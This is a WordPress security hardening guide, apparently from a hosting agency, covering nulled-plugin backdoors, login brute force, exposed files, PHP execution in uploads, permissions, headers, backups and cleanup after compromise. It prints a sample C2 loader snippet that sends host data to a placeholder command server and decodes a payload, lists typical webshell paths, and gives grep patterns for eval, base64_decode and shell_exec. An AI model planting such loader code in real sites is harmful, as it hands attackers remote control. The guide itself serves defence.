

WordPress runs over 40% of the web. Most of those sites share the same security holes. A nulled plugin installed 6 months ago. A wp-config.php with the default table prefix. PHP files executing freely inside the uploads folder. An admin account with the username "admin" and no two-factor authentication.
These are not edge cases. They are the standard configuration on thousands of production WordPress sites right now.
This guide breaks down every common WordPress attack vector, explains what happens when it gets exploited, and gives you the specific commands and configurations to close each one. Every recommendation has been tested on production installations running CloudPanel VPS with Nginx, PHP 8.3, and Varnish. Nothing theoretical.
If you are still running WordPress on shared hosting, migrating to a VPS is the single biggest infrastructure upgrade you make for security. Shared hosting means shared risk. One compromised site on the server affects every other site on the same machine.
The nulled plugin backdoor
This is the single most common entry point for WordPress compromises. Someone installs a "free" version of a premium plugin, a GPL fork, a cracked download. It works fine for weeks, sometimes months. Then the site goes dark.
The plugin ships with obfuscated PHP code. It establishes a connection to a command-and-control server, downloads a webshell payload, and writes it to disk. The webshell becomes the attacker's permanent access point.
From there, the attack follows a predictable pattern. The attacker maps the site structure during weeks of silent access. Then they replace index.php with a C2 loader, deploy 30+ webshell files across wp-includes, wp-admin, and plugin folders, modify .htaccess files for redirect logic, and drop ZIP archives as reinfection payloads.
A typical C2 loader looks like this:
<?php
$api = "https://[C2-SERVER]/api";
$params['host'] = $_SERVER['HTTP_HOST'];
$params['ip']   = $_SERVER['REMOTE_ADDR'];
$content = @gzuncompress(base64_decode( h($api, $params) ));
echo $data;
die();
Webshells land in locations you would never think to check:
wp-includes/block-patterns/widgets/file.php
wp-includes/css/dist/editor/radio.php
wp-admin/network/images/index.php
wp-content/plugins/elementor/app/content.php

wp-content/uploads/wpo/logs/index.php
.well-known__91bba41/
Through a webshell, the attacker reads wp-config.php (your database credentials), writes new files, executes bash commands, and pivots to other sites on the same server.
The fix. Delete every nulled or pirated plugin and theme. Replace them with legitimate versions from the WordPress.org repository or directly from the vendor. A legitimate Elementor Pro license costs around 59 EUR per year. A single cleanup incident costs 8+ hours of labor and reputational damage.
Red flags when evaluating plugins: not on WordPress.org and not from a recognized vendor, last update older than 2 years, no changelog or support forum, fewer than 1,000 active installations.
Weak authentication and brute force
/wp-login.php is the first target for automated attacks. Botnets cycle through common username and password combinations 24 hours a day. If the admin account uses "admin" as a username and a weak password with no 2FA, the site falls.
The fix. Layer defenses on the login page.
Rename the login URL. Install Really Simple Security and change /wp-login.php to a custom path. This eliminates automated scanner noise.
Enable two-factor authentication. Wordfence Login Security supports TOTP (Google Authenticator, Authy). Enable it for every administrator account. Store recovery codes offline, not on the server.
Add HTTP Basic Auth on wp-login.php (Nginx). This creates a second authentication layer before WordPress even loads:
apt install apache2-utils -y
htpasswd -c /etc/nginx/.htpasswd admin_user
location = /wp-login.php {
    auth_basic "Restricted";
    auth_basic_user_file /etc/nginx/.htpasswd;
    include snippets/fastcgi-php.conf;
    fastcgi_pass unix:/var/run/php/php8.3-fpm.sock;
}
Rate limit login attempts (Nginx). Define a zone outside the server block, then apply it:
limit_req_zone $binary_remote_addr zone=wp_login:10m rate=10r/m;

location = /wp-login.php {
    limit_req zone=wp_login burst=5 nodelay;
    limit_req_status 429;
    include snippets/fastcgi-php.conf;
    fastcgi_pass unix:/var/run/php/php8.3-fpm.sock;
}
Install Fail2Ban. Automatically ban IPs after 5 failed login attempts:
apt install fail2ban -y

cat > /etc/fail2ban/filter.d/wordpress-auth.conf << 'EOF'
[Definition]
failregex = ^<HOST> .* "POST /wp-login\.php
            ^<HOST> .* "POST /wp-admin/admin-ajax\.php
ignoreregex = ^<HOST> .* "POST /wp-login\.php HTTP/... 302
EOF

cat > /etc/fail2ban/jail.d/wordpress.conf << 'EOF'
[wordpress-auth]
enabled  = true
filter   = wordpress-auth
logpath  = /var/log/nginx/access.log
maxretry = 5
findtime = 600
bantime  = 86400
action   = iptables-multiport[name=wordpress, port="80,443", protocol=tcp]
EOF

systemctl restart fail2ban && systemctl enable fail2ban
Rename the admin username if anyone is still using "admin":
wp --path=/path/to/site db query \
  "UPDATE wp_users SET user_login='custom_name' WHERE user_login='admin';" \
  --allow-root
Change Display Names to differ from usernames. This prevents user enumeration through author archives.
Exposed files and dangerous defaults
WordPress ships with files and endpoints open by default. Attackers scan for these automatically.
XML-RPC (xmlrpc.php). This legacy endpoint supports brute force attacks, DDoS amplification, and SSRF. Unless you specifically need it for Jetpack or the WordPress mobile app, block it completely:
location = /xmlrpc.php {
    deny all;
    return 403;
    access_log off;
    log_not_found off;
}
File editing through wp-admin. By default, anyone with admin access writes PHP code directly through the theme and plugin editor. An attacker who compromises one admin account uploads malware through the built-in editor without touching the server. Disable it:
// wp-config.php
define('DISALLOW_FILE_EDIT', true);
Sensitive files exposed to the web. readme.html, license.txt, and wp-config.php should never be publicly accessible:
location ~* ^/(readme|license|changelog|readme\.html|readme\.txt|license\.txt)$ {
    deny all;
    return 404;
}

location = /wp-config.php {
    deny all;
    return 404;
}

location ~ /\. {
    deny all;
    return 404;
    access_log off;
    log_not_found off;
}
User enumeration via ?author=1. Attackers query yourdomain.com/?author=1 to discover admin usernames:
if ($query_string ~ "author=[0-9]") {
    return 403;
}
Debug mode enabled in production. WP_DEBUG set to true exposes PHP errors, file paths, and database queries to anyone visiting the site:
define('WP_DEBUG',         false);
define('WP_DEBUG_LOG',     false);
define('WP_DEBUG_DISPLAY', false);
define('SCRIPT_DEBUG',     false);
PHP execution in the uploads folder
The wp-content/uploads/ directory accepts file uploads from users. If an attacker manages to upload a PHP file there (through a vulnerable plugin, a misconfigured form, or a file upload exploit), the server executes it.
The fix (Nginx):
location ~* /wp-content/uploads/.*\.(php|php3|php4|php5|phtml|pl|py|jsp|asp|sh|cgi)$ {
    deny all;
    return 403;
    access_log off;
    log_not_found off;
}
The fix (Apache), create /wp-content/uploads/.htaccess:
<FilesMatch "\.(php|php3|php4|php5|phtml|pl|py|jsp|asp|sh|cgi)$">
    Order Allow,Deny
    Deny from all
</FilesMatch>
Test it:
echo "<?php phpinfo(); ?>" > /path/to/site/wp-content/uploads/test.php
curl -I https://yourdomain.com/wp-content/uploads/test.php
# HTTP/2 403 = blocked. Working correctly.
rm /path/to/site/wp-content/uploads/test.php
Wrong file permissions
Files with 777 permissions let anyone on the server read, write, and execute them. WordPress needs specific permissions to function without exposing itself.
chown -R www-data:www-data /path/to/site/
find /path/to/site -type d -exec chmod 755 {} \;
find /path/to/site -type f -exec chmod 644 {} \;
chmod 640 /path/to/site/wp-config.php

# Audit for overly broad permissions:
find /path/to/site -type f -perm 777
find /path/to/site -name "*.php" -perm -o+w
Directories get 755. Files get 644. wp-config.php gets 640 so only the owner and group read it.
Missing security headers
Without security headers, the browser does not enforce HTTPS, allows clickjacking, and leaves the door open for XSS attacks.
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;
add_header X-Content-Type-Options    "nosniff" always;
add_header X-Frame-Options           "SAMEORIGIN" always;
add_header X-XSS-Protection          "1; mode=block" always;
add_header Referrer-Policy           "strict-origin-when-cross-origin" always;
add_header Permissions-Policy        "camera=(), microphone=(), geolocation=(), payment=()" always;
Start HSTS with a short max-age (3600) and increase it gradually. CSP (Content-Security-Policy) is the strongest XSS protection but breaks inline scripts and styles. Start with Content-Security-Policy-Report-Only to see what would be blocked before enforcing.
Verify with curl -I https://yourdomain.com or run the domain through securityheaders.com. If you are also sorting out cookie consent and data compliance alongside security headers, this guide on cookie consent and data management covers the implementation side.
Database exposure
MySQL accessible from the internet. If MySQL binds to 0.0.0.0 instead of 127.0.0.1, anyone with the credentials connects remotely:
grep bind-address /etc/mysql/mysql.conf.d/mysqld.cnf
# Must show: bind-address = 127.0.0.1

ss -tlnp | grep mysql
# Must show: 127.0.0.1:3306, NOT 0.0.0.0:3306
WordPress using root to connect. Create a dedicated user with minimum required privileges:
CREATE USER 'wp_user'@'localhost' IDENTIFIED BY 'random_password_20_plus_chars';
GRANT SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, INDEX, ALTER
    ON wp_database.* TO 'wp_user'@'localhost';
FLUSH PRIVILEGES;
Default table prefix. wp_ is the first target for SQL injection. Set a random prefix during installation:
$table_prefix = 'xk7_';
No WAF, no scanning, no monitoring
A WordPress site without a WAF is running blind. No firewall rules, no malware scanning, no login attempt tracking.
Several security plugins cover this gap. Wordfence is the most widely used, with a built-in firewall, malware scanner, and login security module. Sucuri Security offers a cloud-based WAF and remote malware scanning, useful if you want the firewall layer outside your server. SolidWP Security (formerly iThemes Security) adds file change detection, database backups, and brute force protection. MalCare runs scans on its own servers, reducing load on yours, and includes one-click malware removal.
For most WordPress installations, Wordfence Free covers the essentials. Wordfence Premium adds real-time firewall rule updates and country blocking. Pick one and configure it properly rather than stacking multiple security plugins (they conflict with each other).
Install Wordfence and optimize the firewall:
Wordfence > Firewall > Manage WAF > Optimize the Wordfence Firewall
This creates a .user.ini file loading the firewall before WordPress. Without it, attackers calling PHP files directly bypass the protection entirely.
If the optimization fails with a permission error:
touch /path/to/site/.user.ini
chown www-data:www-data /path/to/site/.user.ini
chmod 664 /path/to/site/.user.ini
Configure rate limiting (Firewall > All Firewall Options): block fake Google crawlers, rate limit crawlers and humans to 240/min, block IPs for 1 hour.
Configure scan schedule (Scan > Scheduling): daily scans, email alerts only when threats are found.
Set up email alerts (All Options > Email Alert Preferences): failed login attempts, lockouts, critical vulnerabilities, core file modifications, admin login from new locations.
Set up uptime monitoring. UptimeRobot (free, 50 monitors, 5-minute intervals) sends email alerts when the site goes down. Add both the homepage and /wp-login.php.
File integrity monitoring for manual verification:
# Generate checksums when the site is clean:
find /path/to/site -name "*.php" -not -path "*/cache/*" | sort | xargs md5sum > /root/checksums-$(date +%Y%m%d).txt

# Compare weekly:
md5sum -c /root/checksums-YYYYMMDD.txt 2>/dev/null | grep "FAILED"
Log analysis to detect attacks in progress:
# POST requests outside wp-admin (webshell calls)
grep "POST" /var/log/nginx/access.log | grep -v "wp-admin\|wp-login\|wp-cron" | tail -50

# 404s on PHP files (attacker scanning for webshells)
grep '"404"' /var/log/nginx/access.log | grep "\.php" | sort | uniq -c | sort -rn | head -20
No backup strategy
A site without backups is a site you lose when something goes wrong. Follow the 3-2-1 rule: 3 copies, 2 different media, 1 offsite. A backup you have never tested is not a backup.
Automated daily backup script:
#!/bin/bash
set -e

SITE_PATH="/home/xyz/htdocs/yourdomain.com"
BACKUP_DIR="/home/xyz/backups/yourdomain"
DB_NAME="your_database"
DB_USER="your_db_user"
DB_PASS="your_db_password"
RETENTION_DAYS=7
DATE=$(date +%Y%m%d_%H%M%S)

mkdir -p "$BACKUP_DIR"

mysqldump --user="$DB_USER" --password="$DB_PASS" \
  --single-transaction --routines --triggers --events \
  "$DB_NAME" | gzip > "/tmp/db_${DATE}.sql.gz"

tar -czf "${BACKUP_DIR}/backup_${DATE}.tar.gz" \
  --exclude="$SITE_PATH/wp-content/cache/*" \
  "/tmp/db_${DATE}.sql.gz" "$SITE_PATH" 2>/dev/null

rm "/tmp/db_${DATE}.sql.gz"
find "$BACKUP_DIR" -name "backup_*.tar.gz" -mtime +${RETENTION_DAYS} -delete
Schedule it with cron: 0 2 * * * /path/to/backup.sh
Offsite sync with rclone (Google Drive, S3, Backblaze):
rclone sync /home/xyz/backups gdrive:wp-backups/yourdomain --quiet
# Cron: 0 3 * * * (one hour after the local backup)
Test restores quarterly. Extract a backup, import the database into a test DB, verify WordPress loads. If you have never tested a restore, you do not have a backup.
Outdated software
Every outdated plugin, theme, or WordPress core version is a known vulnerability with a published exploit. Attackers automate scanning for these.
# Backup first
wp --path=/path/to/site db export pre-update-$(date +%Y%m%d).sql --allow-root

# Update everything
wp --path=/path/to/site plugin update --all --allow-root
wp --path=/path/to/site core update --allow-root
wp --path=/path/to/site theme update --all --allow-root

# Verify the site loads
curl -sk https://yourdomain.com/ | grep -i "<!DOCTYPE" | wc -l
Delete inactive plugins and themes. Every inactive plugin is still an executable codebase on your server, reachable by anyone who knows the file path.
For major version upgrades, create a full backup, check compatibility, and run the update during low-traffic hours. Verify the site immediately afterward.
User account hygiene
Too many administrators. Every admin account is a potential entry point. Apply the principle of least privilege.
Content managers get the Editor role. Authors get the Author role. Clients who only need to read content get Subscriber. Reserve Administrator for IT and development.
wp --path=/path/to/site user create client client@email.com --role=editor --allow-root
Stale accounts. Former employees, old contractors, test accounts. Audit your user list quarterly and remove anyone who no longer needs access.
reCAPTCHA v3 on all forms. Invisible to users, runs in the background, assigns a score between 0.0 and 1.0. Set it up through Google reCAPTCHA admin panel (Score based v3) and integrate with Contact Form 7 or your form plugin.
When the site is already compromised
If something is already wrong, sequence matters. Document first, clean second.
# Confirm the compromise
grep -E "base64_decode|gzuncompress|eval\(|shell_exec|system\(" /path/to/site/index.php

# Isolate the site
wp --path=/path/to/site maintenance-mode activate --allow-root

# Verify WordPress core integrity
wp --path=/path/to/site core verify-checksums --allow-root

# Find malware files
find /path/to/site/wp-content/uploads -name "*.php" -type f
find /path/to/site -name ".*" -type d | grep -v "\.git\|\.well-known$"
grep -rl "base64_decode" /path/to/site/ --include="*.php"
grep -rl "api.telegram.org" /path/to/site/ --include="*.php"

# If core is infected, reinstall it
wp --path=/path/to/site core download --force --allow-root

# Check the database for injected code
wp --path=/path/to/site db query \
  "SELECT option_name FROM wp_options \
   WHERE option_value LIKE '%eval(%' OR option_value LIKE '%base64_decode%';" \
  --allow-root

# Check for unknown admin accounts
wp --path=/path/to/site user list --role=administrator --allow-root
After cleanup, rotate every credential: WordPress admin passwords, database passwords, salt keys (generate new ones at api.wordpress.org/secret-key/1.1/salt/), hosting panel passwords, SMTP credentials, CDN API keys, and FTP passwords. Assume the attacker read wp-config.php and knows everything.
The 30-minute priority list
If you have half an hour to secure a WordPress site, follow this order:

- Delete all nulled or pirated plugins and themes.
- Install Wordfence and run a full scan.
- Block PHP execution in the uploads folder.
- Change all passwords (WP admin, database, hosting panel).
- Add
DISALLOW_FILE_EDITtowp-config.php. - Enable automated backups.
- Update all plugins and WordPress core.
Everything else in this guide adds layers on top of this foundation. No site reaches 100% security. But a WordPress installation following these steps is dramatically more resilient than the default configuration.
What comes next
WordPress security is not a one-time setup. It is a recurring process: updates, scans, credential rotation, backup testing. The sites that stay safe are the ones with someone actively watching them.
If your WordPress site needs a security audit, a migration from shared hosting to a properly configured VPS, or ongoing delivery and support, reach out to schedule a discovery call. We work with teams running WordPress in production and know where the gaps are.